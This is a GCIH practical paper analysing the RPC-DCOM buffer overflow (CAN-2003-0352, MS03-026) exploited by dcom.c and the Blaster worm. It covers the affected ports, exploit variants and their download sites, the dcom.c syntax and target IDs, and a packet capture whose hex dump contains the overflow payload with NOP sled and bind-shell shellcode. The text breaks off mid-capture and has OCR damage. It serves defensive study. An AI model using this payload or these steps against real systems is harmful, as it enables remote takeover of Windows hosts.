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(CVE # CAN-2003-0352)

GCIH Practical 2.1a Option 2

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This paper discusses a vulnerability within the RPC-DCOM implementation of most Windows operating systems, provides details on a specific exploit which has been released, and finally provides steps to mitigate the vulnerability. The vulnerability was made public on July 16, 2003 and an exploit was available by July 25th. On August 2nd a backdoor trojan was discovered in the wild and on August 11th the worm known as "Blaster" or "Lovsan" was discovered. Due to the large number of operating systems affected and the simple nature of the exploit, defending against this vulnerability is critical.

Targeted Ports

The common ports for Remote Procedure Call (RPC) are 135, 139 and 445 - although services and protocols that utilize RPC can be available on various other ports as well. The table below provides standard service names and descriptions for each port as defined by the Internet Assigned Numbers Authority (IANA).

IANA Port Assignments

Port	Keyword	Description	
135 TCP/UDP	epmap	DCE endpoint resolution	
139 TCP/UDP	netbios-ssn	NETBIOS Session Service	
445 TCP/UDP	microsoft-ds	Microsft-ds	

Source: IANA <u>http://www.iana.org/assignments/port-numbers</u>

These ports are commonly used within Microsoft Windows based networks. The specific service targeted by the RPC-DCOM exploit is the Remote Procedure Call service. Although these ports are most commonly associated with Windows services and applications, there are also Unix/Linux services which use the same ports. The table below provides an overview of some of the more common services associated to the affected ports.

Common Services for Ports 135, 139 & 445

ТСР	UDP	Description		
135		DCE endpoint resolution		
135		Location Service		
135		Windows Client/Server Communication		
139; 445	445	Windows Common Internet File System (CIFS)		
135	135	Windows DCOM (SCM uses udp/tcp to dynamically assign ports for DCOM)		
135		Windows DHCP Manager		
139		Windows DNS Administration		
135		Windows Exchange Administrator		
135		Windows RPC		
139		Windows File shares session		
139	(137;138)	Windows Login Sequence		
139		Windows NetBT service sessions		
139	(137;138)	Windows Pass Through Verification		
139		Windows Printer sharing session		
135		Windows RPC user manager, service manager, port mapper		
135	135	Windows SCM used by DCOM		
139		Windows SQL session		
135		Windows SQL session mapper		
135		Windows WINS Manager		

Source: Microsoft TechNet "TCP and UDP" Port Assignments

Note that as many of the services relate to Windows networking, disabling access to the ports on a LAN (Local Area Network) could negatively impact the connected computers. In a Windows environment port 135, which is the main port targeted by the dcom.c exploit, is used to dynamically provide locations or ports of RPC services being requested. This can be compared to the RPC Portmapper within Unix environments. Other notable services which utilize port 135 follow:

Windows Client/Server Communication – which allows messages to be relayed from one Windows computer to another. The Windows messenger service operates on port 135 and is often exploited to send "pop-up" "spam" messages

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to computers with the port exposed to Internet traffic.

WINS (Windows Internet Naming Service) Manager - used to map host names to IP (Internet Protocol) addresses.

DHCP (Dynamic Host Configuration Protocol) Manager – used to dynamically assign IP addresses to hosts connecting to the network.

Top Attacked Ports for August 2003

The graphic below represents the top ten attacked ports based on reports from the various networks who contribute statistics to the Internet Storm Center. A report of an attack constitutes a packet which is dropped by the reporting firewall or intrusion detection system (IDS). As you can see below TCP ports 135, 139 and 445 are all included in the top ten. In addition port 135, which is most commonly used with this exploit, holds the top position. The MS Blaster/Lovsan worm, a variant of the DCOM exploit, accounts for the sharp increase in attacks shown in the 30 day history graph for port 135.

Service Name	Port Number	30 day history	Explanation
epmap	135		DCE endpoint resolution
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
rtsp	554		Real Time Stream Control Protocol
netbios-ns	137		NETBIOS Name Service
sunrpc	111		portmapper rpcbind
SubSeven	27374		[trojan] SubSeven
microsoft-ds	445		Win2k+ Server Message Block
ftp	21		File Transfer [Control]
netbios-ssn	139		NETBIOS Session Service

Top ports attacked August 2003 according to SANS Internet Storm Center 9/1/2003. <u>http://isc.sans.org/top10.html</u>

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Target Service: Remote Procedure Call (RPC)

The Remote Procedure Call is an application level protocol used to facilitate communication between two machines on a network. RPC uses the client/server model of communication where the requesting machine is considered the client and the machine servicing the request is considered the server. Since RPC operates at the application layer of the OSI model it is not concerned with the details of the underlying network. A runtime program exists on both the client and server computers which has knowledge of the underlying network and manages the transmission of the RPC request across the network. The RPC-DCOM interface accessible via port 135 is used to provide the location of DCOM services to clients making associated requests. Having the service dynamically provide the location or port of the requested DCOM service is intended to simplify the process by providing a single point of access for initial requests. This prevents the requesting application/client from having to know the specific access point when the original call is made.

In the context of this exploit, RPC traffic is transmitted at the transport layer of the network via the Transmission Control Protocol (TCP).

TCP is a connection oriented protocol which ensures data is transmitted successfully. TCP connections are established by way of a "three-way handshake", which is illustrated below.


1. Computer A	> SYN>	Computer B
2. Computer A	< SYN/ACK <	Computer B
3. Computer A	> ACK>	Computer B

Computer A sends a packet to Computer B with a SYN (synchronize) flag, indicating it would like to establish a connection on the specified port (port 135 as related to the dcom.c exploit). Computer B accepts the connection and replies to Computer A with a packet which includes both SYN and ACK (acknowledge) flags. Finally Computer A completes the connection and the three-way handshake by sending a packet with the ACK flag set.

TCP ensures the reliable transmission of information by managing the way in which the data is divided and packaged into packets when being sent, and then reassembled in the correct order on the receiving end. The accurate reassembly of packets is made possible by the use of sequence numbers. The sequence numbers provide an order for which each packet should be reassembled to ensure accuracy. This contrasts UDP (User Datagram Protocol), another transport layer protocol, which generally provides faster transmission of data but sacrifices reliability by not managing the accurate reassembly of received packets. In addition, UDP is connectionless which means that packets are sent across the network to the receiving host without the prior establishment of a

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connection (the three-way handshake in the case of TCP). The diagram below represents the composition of a TCP packet. Note the portion for identifying the sequence number, which as mentioned earlier is used to accurately reassemble TCP packets. The packet also provides information on the source and destination ports being used for the connection. The actual source and destination addresses are managed within the IP packet.



This happens on top of the Internet Protocol (IP) which manages the actual sending and routing of packets across the network. IP is a connectionless protocol and doesn't ensure the accurate delivery of packets. If an IP packet can not be delivered, generally an ICMP packet will be returned to the sender notifying of the error. Ensuring reliability, again, is managed by a higher level protocol such as TCP. Below is a diagram which outlines the composition of an IP packet, including the source and destination addresses mentioned earlier.

Version	IHL	Type of Service	Tota	l Length
Identification			Flags	Fragment Offset
Time-t	o-live	Protocol	Header	checksum
Source Address				
Destination Address				
Options				

Diagram of an IP Packet

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The figure below represents the relationship between the RPC/DCOM, TCP and IP protocols. Note how each protocol is encapsulated by the protocol which lies beneath it within the stack.

Protocol Stack with RPC

		RPC/DCOM Header	RPC/DCOM Data
	TCP Header	TCP Data	
IP Header	IP Data		

RPC Vulnerabilities

The majority of vulnerabilities related to RPC have been related to buffer overflows to gain control of the victim machine or specially crafted requests which cause some level of denial of service (DoS). This specific exploit and most of the others capitalize on weaknesses in the specific implementations as opposed to a general weakness in the protocol or specification. The various buffer overflow vulnerabilities are specific to the coding and implementation of the service. Ensuring secure coding practices, like checking/limiting all input being returned to the application, would prevent the buffer overflows without having any affect on the functionality of the protocol or service. The table below provides statistics on the specific type of vulnerability for all vulnerabilities cataloged within the ICAT metabase maintained by NIST.

Vulnerability Type	2003	2002	2001	2000
Input Validation Error	441 (51%)	661 (51%)	745 (49%)	359 (36%)
- Boundary Condition Error	66 (8%)	22 (2%)	51 (3%)	66 (7%)
- Buffer Overflow	200 (23%)	288 (22%)	316 (21%)	190 (19%)
Access Validation Error	80 (9%)	121 (9%)	125 (8%)	168 (17%)
Exceptional Condition Error	139 (16%)	117 (9%)	146 (10%)	119 (12%)
Environment Error	3 (0%)	10 (1%)	36 (2%)	19 (2%)
Configuration Error	43 (5%)	67 (5%)	74 (5%)	82 (8%)
Race Condition	16 (2%)	22 (2%)	50 (3%)	21 (2%)
Design Error	253 (29%)	407 (31%)	399 (26%)	166 (17%)
Other	9 (1%)	2 (0%)	8 (1%)	14 (1%)

Source: ICAT Metaabse by NIST <u>http://icat.nist.gov/icat.cfm?function=statistics</u>

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Note that buffer overflow based vulnerabilities account for a total of 23% of the vulnerabilities cataloged for 2003 and that the percentage has been steadily increasing since 2000. One could conclude that educating developers to improve their code and prevent buffer overflows could eliminate nearly one quarter of the vulnerabilities discovered each year.

Listed below are some of the more recent vulnerabilities cataloged by the Common Vulnerabilities and Exposures (CVE) web site which relate to RPC. CVE candidate CAN-2003-0352 references the vulnerability discussed in this paper. Again, you'll notice the large numbers of issues related to buffer overflows and other coding errors.

CVE Number

Description

- CAN-2003-0528 Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715.
- CAN-2003-0813 A multi-threaded race condition in the Windows RPC DCOM functionality with the MS03-039 patch installed allows remote attackers to cause a denial of service (crash or reboot) by causing two threads to process the same RPC request, which causes one thread to use memory after it has been freed, a different vulnerability than CAN-2003-0352 (Blaster/Nachi), CAN-2003-0715, and CAN-2003-0528, and as demonstrated by certain exploits against those vulnerabilities.
- CAN-2003-0715 Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
- CAN-2003-0605 The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the ___RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.

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CVE Number	Description
CAN-2003-0464	The RPC code in Linux kernel 2.4 sets the reuse flag when sockets are created, which could allow local users to bind to UDP ports that are used by privileged services such as nfsd.
CAN-2003-0352	Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message.
CAN-2003-0252	Off-by-one error in the xlog function of mountd in the Linux NFS utils package (nfs-utils) before 1.0.4 allows remote attackers to cause a denial of service and possibly execute arbitrary code via certain RPC requests to mountd that do not contain newlines.
CAN-2003-0033	Buffer overflow in the RPC preprocessor for Snort 1.8 and 1.9.x before 1.9.1 allows remote attackers to execute arbitrary code via fragmented RPC packets.
CAN-2003-0003	Buffer overflow in the RPC Locator service for Microsoft Windows NT 4.0, Windows NT 4.0 Terminal Server Edition, Windows 2000, and Windows XP allows local users to execute arbitrary code via an RPC call to the service containing certain parameter information.
CAN-2002-1561	The RPC component in Windows 2000, Windows NT 4.0, and Windows XP allows remote attackers to cause a denial of service (disabled RPC service) via a malformed packet to the RPC Endpoint Mapper at TCP port 135, which triggers a null pointer dereference.
CAN-2002-1265	The Sun RPC functionality in multiple libc implementations does not provide a time-out mechanism when reading data from TCP connections, which allows remote attackers to cause a denial of service (hang).
CAN-2002-1141	An input validation error in the Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service via malformed fragmented RPC client packets, aka "Denial of service by sending an invalid RPC request."
CAN-2002-1140	The Sun Microsystems RPC library Services for Unix 3.0 Interix SD, as implemented on Microsoft Windows NT4, 2000, and XP, allows remote attackers to cause a denial of service (service hang) via malformed packet fragments, aka "Improper parameter size check leading to denial of service."

Source: Common Vulnerabilities and Exposures <u>http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RPC</u>

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Exploit Details

Exploit Name:

Name: dcom.c – This is the base code which executes the RPC buffer overflow and opens a command shell listening on port 4444.

Advisories:

CVE: CAN-2003-0352 CERT Advisory: CA-2003-16 CERT Vulnerability Note: VU#568148 Microsoft Security Bulletin: MS03-026

<u>Variants:</u>

msblast.exe (MS Blast/Blaster/Lovsan) dcomrpc.c DComExpl_UnixWin32.zip 07.30.dcom48.c 30.07.03.dcom.c 0x82-dcomrpc_usemgret.c oc192-dcom.c dcomworm.zip Poc.c.txt

Systems Affected:

- Microsoft Windows Server 2003, 64-Bit Enterprise Edition
- Microsoft Windows Server 2003, Enterprise Edition
- Microsoft Windows Server 2003, Standard Edition
- Microsoft Windows XP Professional
- Microsoft Windows XP Home Edition
- Microsoft Windows XP Media Center Edition
- Microsoft Windows XP Tablet PC Edition
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 Terminal Server Edition
- Microsoft Windows NT Workstation 4.0
- Nortel Symposium including TAPI ICM
- Nortel CallPilot
- ✓ Nortel Business Communications Manager
- ✓ Nortel International Centrex-IP
- Nortel Periphonics with OSCAR Speech Server

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Note: The Nortel products listed above are vulnerable due to the embedded Windows operating system which they utilize. Other vendor's systems which use embedded versions of the Windows operating system may also be affected.

Protocols & Services Used by dcom.c:

RPC – Remote Procedure Call DCOM – Distributed Component Object Model TCP – Transmission Control Protocol (Other protocols such as Internet Protocol (IP) are involved but are not used directly by the exploit)

Exploit Brief Description:

This exploit takes advantage of a buffer overflow in a Distributed Component Object Model interface within the Remote Procedure Call mechanism of many Windows operating systems. By sending a specially crafted RPC request to port 135 this exploit overflows the buffer and returns instructions to the stack which then launches a command shell (with system privileges) listening on port 4444 of the victim's machine.

Overview of Variants:

Below are several variants of the dcom.c exploit. Most have attempted to improve on the original exploit by adding compatibility for additional variants of Windows operating systems or by adding worm/scanning functionality. Code for all variants, excluding msblast.exe, is available at

<u>http://www.packetstormsecurity.com</u>. The msblast.exe is currently available via <u>http://</u>www.trustmatta.com/downloads/msblast.exe.

Variant Name	Description
msblast.exe (MS Blast, Blaster, Lovsan)	Worm which uses the dcom.c exploit but also propagates by scanning for vulnerable hosts and then uses TFTP to transfer itself to machines it has compromised. (To date the most prolific variant)
dcomrpc.c	Original exploit released by Xforce. Very similar to dcom.c but only appears to support Chinese versions of Windows 2000 SP3, SP4 and the English version of Windows XP SP1.
DComExpl_UnixWi n32.zip	Compressed .zip file which contains dcom.c and a compiled Win32 binary "DComExploit.exe".
07.30.dcom48.c	dcom.c variant which includes over 48 targets for various Windows operating systems.

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Variant Name	Description
30.07.03.dcom.c	dcom.c variant which added support for German versions of Windows 2000 SP3, SP4 and XP SP1.
0x82- dcomrpc_usemgret.c	This version of the DCOM remote exploit uses a magic return address.
oc192-dcom.c	RPC DCOM remote Windows exploit. Includes 2 universal targets, 1 for Windows 2000, and 1 for Windows XP, which should work regardless of service pack. This exploit also uses ExitThread in its shellcode to prevent the RPC service from crashing upon successful exploitation. In addition it also has several other options including definable bindshell and attack ports.
dcomworm.zip	Includes vdcom.c, a dcom.c variant which supports 48 versions of Windows, and scan.c which will scan ranges of IP addresses for vulnerable hosts which it then attempts to exploit.
Poc.c.txt	Yet another version of the remote exploit for DCOM. This one includes over 20 targets for Windows variants.


Information compiled from <u>http://www.packetstormsecurity.org</u> as of August 10, 2003.

Protocol Description (RPC & DCOM):

The Remote Procedure Call is a protocol which allows one computer on a network to call a procedure located on another remote computer, without having to be concerned with the details of the network which connects the two. This is one implementation of the client/server model of communication. Microsoft explains RPC as "an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system."¹

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¹ http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp?frame=true&hidetoc=true






The diagram above illustrates the remote procedure call architecture. Following is a brief overview of the process.

- In this model the client application calls a client stub procedure which is compiled and linked with the client application.
- The client stub receives and translates the parameters passed from the client application and then calls functions within the client run-time library in order to send the request to the server.
- The server's run-time library accepts the requests and passes the information to the server stub, which translates the data to a format which the server understands.
- The server stub then calls the actual procedure on the server. The procedure then passes the return data to the server stub where it's converted to a format acceptable for transmission over the network.
- The server's run-time library then transmits the data across the network where it is received by the client's run-time library.
- The client run-time library then passes the data to the client stub where the data is converted to a format acceptable for the client.
- This data is then returned to the client application as if it had been executed solely on the local machine.

The Distributed Component Object Model was designed by Microsoft to allow client objects on a network to request services from server objects on a network. DCOM can be loosely compared to other similar models such as CORBA (Common Object Request Broker Architecture) and SOAP (Simple Object access Protocol) which allow applications to communicate across networks. The diagram below provides an overview of the DCOM architecture.

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Note that DCOM uses the aforementioned RPC protocol to make calls to objects on other computers across the network.

How the Exploit Works:

The exploit is possible due to a vulnerability in an RPC interface implementing DCOM services within Microsoft's Windows operating systems.

<u>Buffer Overflows:</u> The exploit uses a buffer overflow. A buffer overflow is caused when too much data is passed to an application's memory buffer. If the application does not check the amount of data being returned, the data can overflow the buffer. The overflowed data may then be returned to the operating system stack and possibly executed with the privileges of the application. If the application is running with high level root or administrator access then the code being executed can perform tasks which are normally restricted. This could include modifying the operating system, opening command shells, creating user accounts, etc.

This specific buffer overflow is possible due to an unchecked parameter within a DCOM function.

CoGetInstanceFromFile

```
HRESULT CoGetInstanceFromFile(
   COSERVERINFO * pServerInfo,
   CLSID * pclsid,
   IUnknown * punkOuter,
   DWORD dwClsCtx,
   DWORD grfMode,
   OLECHAR * szName,
   ULONG cmq,
   MULTI_QI * rgmqResults
);
```

The "CoGetInstanceFromFile" function above is used to create a new object and initialize it from a file. This function contains a parameter of "szName" which is used to specify the file to be initialized. This parameter is allocated a value of 0x20 (32 bytes) for the filename, however the input is not checked. When a larger value is input, anything beyond the 0x20 space is overflowed and can then be executed on the target system. This is the critical flaw in the DCOM RPC interface which allows the exploit to succeed. By inserting instructions into the data which is overflowed the exploit can cause the operating system to spawn a command shell listening on a specific port. This original release of the dcom.c exploit spawns this shell on TCP port 4444, although subsequent versions allow the attacker to specify the port at the time of execution.


The exploit performs the following steps:

- Connects to TCP port 135 of the victim machine.
- "\\servername\c\$\1234561111111111111111111111111111.doc" on the victim's machine, which overflows the buffer.
- Returns instructions to the operating system, via the overflowed buffer, to open a command shell listening on TCP port 4444.
- Connects to shell via port 4444 on the vistim's machine
- Connects to shell via port 4444 on the victim's machine.

Diagram of Exploit

Below is a graphical representation of the attack. A more detailed explanation, including actual network packets, is included in the section "Attack Signature of the Exploit". This diagram represents the three main aspects of the attack (connection, buffer overflow/exploit, command shell on port 4444). The attacker connects using ephemeral ports to the victims TCP ports 135 and then 4444 once the command shell has been spawned.

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This entire process completed in less than 1.5 seconds when testing on a local area network.

Exploit Usage

The dcom.c exploit in it's most basic form is run from a command line or shell. Although theoretically it may be possible to exploit this vulnerability without using pre-compiled code, it would be extremely difficult due to the relatively large amount of data that needs to be passed in order to execute the buffer overflow. The exploit requires very little input. The attacker need only to provide the IP address of the target and a number representing the version of Windows being run by the target. This number is used to pass the correct offset when executing the buffer overflow, depending on the operating system being attacked.

Below is the dcom.c syntax as written by H. D. Moore of www.metasploit.com.

./dcom <target< th=""><th>ID> <tax< th=""><th>rget IP:</th><th>></th></tax<></th></target<>	ID> <tax< th=""><th>rget IP:</th><th>></th></tax<>	rget IP:	>
Targets:			
0	Windows	2000 SH	20 (english)
1	Windows	2000 SH	21 (english)
2	Windows	2000 SH	22 (english)
3	Windows	2000 SH	23 (english)
4	Windows	2000 SH	24 (english)
5	Windows	XP SPO	(english)
6	Windows	XP SP1	(english)

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Variations of the exploit may vary slightly in the execution. Some will offer many more options for the target OS version (different service packs, languages, etc.), while others will use a universal offset which is compatible with various releases of the different Windows operating systems. In addition some variations allow the attacker to specify the port the victim machine will listen on after being exploited.

Below is an example of the output generated by the exploit after execution.

Note that when using the Unix/Linux version, the exploit actually connects the attacker's shell to port 4444 on the victim. When using the Win32 port of the exploit the attacker is required to manually connect to the shell listening on port 4444 of the victim's machine using a tool such as Netcat².

Below is an example of the output generated by the Win32 port of the exploit.

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² Available at http://www.atstake.com/research/tools/network_utilities/

Attack Signature of the Exploit

Network View:

Following is output from a WinDump³ capture of the exploit traffic. To aid in reading the output the IP address of the machine executing the exploit has been changed to "attacker" and the IP address of the machine being compromised has been changed to "victim". Notable packets are proceeded by comments explaining the activity.

The first three packets are simply the attacker establishing a TCP connection to the victim on port 135 via the three way handshake.

#1	attacker.	.044 > vict	im.135: S	3379527605:	3379527605(0) win
5840 <mss< td=""><td>1460,sackC</td><td>K,timestam</td><td>p 2838119 (</td><td>,nop,wscal</td><td>e 0> (DF)</td></mss<>	1460,sackC	K,timestam	p 2838119 (,nop,wscal	e 0> (DF)
0x0000	4500 0030	: 31d2 4000	4006 8608	c0a8 00c9	E<1.@.@
0x0010	c0a8 00c8	8 0414 0087	7 c96f 7fb5	0000 0000	
0x0020	a002 16d0	1203 0000) 0204 05b4	0402 080a	
0x0030	002b 4e6	0000 0000	0103 0300		.+Ng
			1011		
					2262743413(0) ack
337952760	6 win 17520	<mss 1460<="" td=""><td>,nop,wscale</td><td>e 0,nop,nop</td><td>,timestamp 0</td></mss>	,nop,wscale	e 0,nop,nop	,timestamp 0
0,nop,nop	,sackOK> (D	F)			
0x0000) 8006 76eb		E@@v
0x0010	c0a8 00c9	0087 0414	1 86de b975	c96f 7fb6	u.o
0x0020	b012 4470	e089 0000) 0204 05b4	0103 0300	Dp
0x0030	0101 080a	0000 0000	0000 0000	0101 0402	
#3	attacker.2	.044 > vict	im.135:	ack 1 win 5	5840
<nop,nop,< td=""><td>timestamp 2</td><td>838120 0></td><td>(DF)</td><td></td><td></td></nop,nop,<>	timestamp 2	838120 0>	(DF)		
0x0000	4500 0034	31d3 4000) 4006 860f	c0a8 00c9	E41.0.0
0x0010	c0a8 00c8	8 0414 0087	7 c96f 7fb6	86de b976	V
0x0020	8010 16d0	0062 0000) 0101 080a	002b 4e68	b+Nh
0x0030	0000 0000				

The packet below is sent from the attacker to the victim to issue a DCE/RPC bind request.

#4attacker.1044 > victim.135: P 1:73(72) ack 1 win 5840<nop,nop,timestamp 2838121 0> (DF)0x00004500 007c 31d4 4000 4006 85c6 c0a8 00c9 E. |1.@.@....v0x0010c0a8 00c8 0414 0087 c96f 7fb6 86de b9760x00208018 16d0 b727 0000 0101 080a 002b 4e690x00300000 0000 0500 0b03 1000 0000 4800 00000x00407f00 0000 d016 d016 0000 0000 0100 00000x00500100 0100 a001 0000 0000 0000 c000 00000x00600000 0046 0000 0000 045d 888a eb1c c9110x00709fe8 0800 2b10 4860 0200 0000

Packet #5 is the victim's acknowledgement response (acceptance) to the attacker's bind request.

#5 victim.135 > attacker.1044: P 1:61(60) ack 73 win 17448
<nop,nop,timestamp 1354 2838121> (DF)

3 Available at http://windump.polito.it/

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(CVE # CAN-2003-0352)

4500 0070 00ef 4000 8006 76b7 c0a8 00c8 E..p..@...v.... 0x0000 c0a8 00c9 0087 0414 86de b976 c96f 7ffev.o.. 0x0010 8018 4428 d101 0000 0101 080a 0000 054a ..D(.....J 0x0020 002b 4e69 0500 0c03 1000 0000 3c00 0000 .+Ni.....< 7f00 0000 d016 d016 b65c 0000 0400 3133 0x0030 0x0040 3500 0000 0100 0000 0000 045d 888a 5.....].. 0x0050 eblc c911 9fe8 0800 2b10 4860 0200 0000 0x0060+.H`.... #6 attacker.1044 > victim.135: . ack 61 win 5840 <nop, nop, timestamp 2838160 1354> (DF) 4500 0034 31d5 4000 4006 860d c0a8 00c9 E..41.@.@..... 0x0000 c0a8 00c8 0414 0087 c96f 7ffe 86de b9b2 0x0010 0x0020 8010 16d0 fa6b 0000 0101 080a 002b 4e90k.....+N. 0000 054a 0x0030 . . . J Packets 7 and 8 are the actual RPC request used to execute the buffer overflow. attacker.1044 > victim.135: . 73:1521(1448) ack 61 win 5840 #7 <nop, nop, timestamp 2838160 1354> (DF) 0x000x0 4500 05dc 31d6 4000 4006 8064 c0a8 00c9 E...1.@.@..d.... c0a8 00c8 0414 0087 c96f 7ffe 86de b9b2o.... 0x0010 8010 16d0 bec9 0000 0101 080a 002b 4e90+N. 0x0020 0x0030 0000 054a 0500 0003 1000 0000 a806 0000 ...J...... e500 0000 9006 0000 0100 0400 0500 0600 0x0040 0100 0000 0000 0000 3224 58fd cc45 64492\$X..EdI 0x0050 b070 ddae 742c 96d2 605e 0d00 0100 0000 .p..t,..`^..... 0x0060 0x0070 0x0080 a66a 0020 af6e 72f4 0c00 0000 4d41 5242 .j...nr....MARB 0x0090 0100 0000 0000 0000 0df0 adba 0000 0000 0x00a0 0x00b0 0x00c0 0x00d0 0x00e0 0x00f0 0x0100 0x0110 0x0120 0x0130 0x0140 c000 0000 0000 0046 a501 0000 0000 0000F...... c000 0000 0000 0046 a601 0000 0000 0000F..... 0x0150 0x0160 c000_0000_0000_0046_a401_0000_0000_0000_.....F.....F. 0x0170 c000 0000 0000 0046 ad01 0000 0000 0000F..... 0x0180 c000 0000 0000 0046 aa01 0000 0000 0000F..... 0x0190 c000 0000 0000 0046 0700 0000 6000 0000F....`... 0x01a0 ─ 5800 0000 9000 0000 4000 0000 2000 0000 X.....@..... 0x01b0 cccc cccc 5000 0000 4fb6 8820 ffff ffffP...O..... 0x01d0 0x01e0 0000 0000 0000 0000 0000 0000 0000 0x01f0 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0x0200 0000 0000 0000 0000 0000 0000 0000 0x0210 0000 0000 0000 0000 0000 0110 0800 0x0220 0x0230 cccc cccc 4800 0000 0700 6600 0609 0200H....f.... 0x0240 0000 0000 c000 0000 0000 0046 1000 0000F....

0 0050	0000	0000	0000	0000	0100	0000	0000	0000	
0x0250						0000			
0x0260	7819	0c00	5800	0000	0500	0600	0100	0000	xX
0x0270	70d8	9893		d211		be57	b200	0000	p
0x0280	3200	3100	0110	0800		cccc	8000	0000	2.1
0x0290	0df0	adba	0000	0000	0000	0000	0000	0000	• • • • • • • • • • • • • • • • • •
0x02a0	0000	0000	1843	1400	0000	0000	6000	0000	C`
0x02b0	6000	0000	4d45	4f57	0400	0000	c001	0000	`MEOW
0x02c0	0000	0000	c000	0000	0000	0046	3b03	0000	F;
0x02d0	0000	0000	c000	0000	0000	0046	0000	0000	F
0x02e0	3000	0000	0100	0100	81c5	1703	800e	e94a	0J
0x02f0	9999	f18a	506f	7a85	0200	0000	0000	0000	Poz
0x0300	0000	0000	0000	0000	0000	0000	0000	0000	
0x0310	0100	0000	0110	0800	CCCC	CCCC	3000	0000	0
0x0320	7800	6e00	0000	0000	d8da	0d00	0000	0000	x.n
0x0330	0000	0000	202f	0c00	0000	0000	0000	0000	/
0x0340	0300	0000	0000	0000	0300	0000	4600	5800	F.X.
0x0350	0000	0000	0110	0800	cccc	cccc	1000	0000	
0x0360	3000	2e00	0000	0000	0000	0000	0000	0000	0
0x0370	0000	0000	0110	0800	cccc	cccc	6800	0000	h
0x0380	0e00	ffff	688b	0b00	0200	0000	0000	0000	h
0x0390	0000	0000	8601	0000	0000	0000	8601	0000	
0x03a0	5c00	5c00	4600	5800	4e00	4200	4600	5800	$\.\.$ E.X.N.B.F.X.
0x03b0	4600	5800	4e00	4200	4600	5800	4600	5800	F.X.N.B.F.X.F.X.
0x03c0	4600	5800	4600	5800	e3af		cce0	fd7f	F.X.F.Xw
0x03d0	cce0	fd7f	9090	9090	9090	9090	9090	9090	
0x03e0	9090	9090	9090	9090	9090		9090	9090	
0x03f0	9090	9090	9090	9090	9090	9090	9090	9090	
0x0400	9090	9090	9090	9090	9090	9090	9090	9090	
0x0410	9090	9090	9090	9090	9090	9090	9090	9090	
0x0420	9090	9090	9090		9090	9090	9090	9090	
0x0430	9090	9090	9090		9090	9090	9090	9090	
0x0440	9090	9090	9090	9090	9090	9090	9090	9090	
0x0450	9090	9090	9090	9090	9090	9090	9090	9090	
0x0460	9090	9090	9090	9090	9090	9090	9090	9090	
0x0470	9090	9090	9090	9090	9090	90eb	195e	31c9	^1.
0x0480	81e9	89ff	ffff	8136	80bf	3294	81ee	fcff	
0x0490		e2f2	eb05	e8e2			5306	1f74	St
0x04a0	5775	9580		927f	895a	1ace		7cel	WuZ .
0x04b0	be32		f93a				71da		.2:kM.q
0x04c0	bf32		b35a			fcb3	8d1c		.2Z2
0x04c0			ebcd		3674		895a		.A6tZ.~
0x04e0	0c24		be32		f922		d74c		.\$ 2"kLLb
0x04c0 0x04f0			bf32						
0x0500			b132 bf32					9d75	
0x0500			b132 bf32						j2
0x0510 0x0520			b132 bf32						x.z29.
0x0520 0x0530									V.J2
			bf32						v.J2
0x0540			bf32						
0x0550			bf32						*2k.S
0x0560			be32						.f2*b .bkLZn.L
0x0570			a3b9						
0x0580			4064						.\$@dc
0x0590			d757						P.WZ
0x05a0			320e						x.2].~'?b
0x05b0			af76						Bvjz
0x05c0	e/ae	⊥aa4	9b62	19C4	22ae	cuau	ееьз	csea	.~b"c

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.c....".L

0x05d0 be63 c57f c902 c57f e922 lf4c

Packet 8 is a continuation of the RPC request from packet 7. The actual filename used to overflow the "szname" portion of the DCOM function, as mentioned earlier in this paper, can be seen in this packet (\c\$\12345611111111111111.doc).

#8	attack	ker.10)44 >	victi	135	5: P 2	1521:1	1777(2	56) ack 61 win 5840
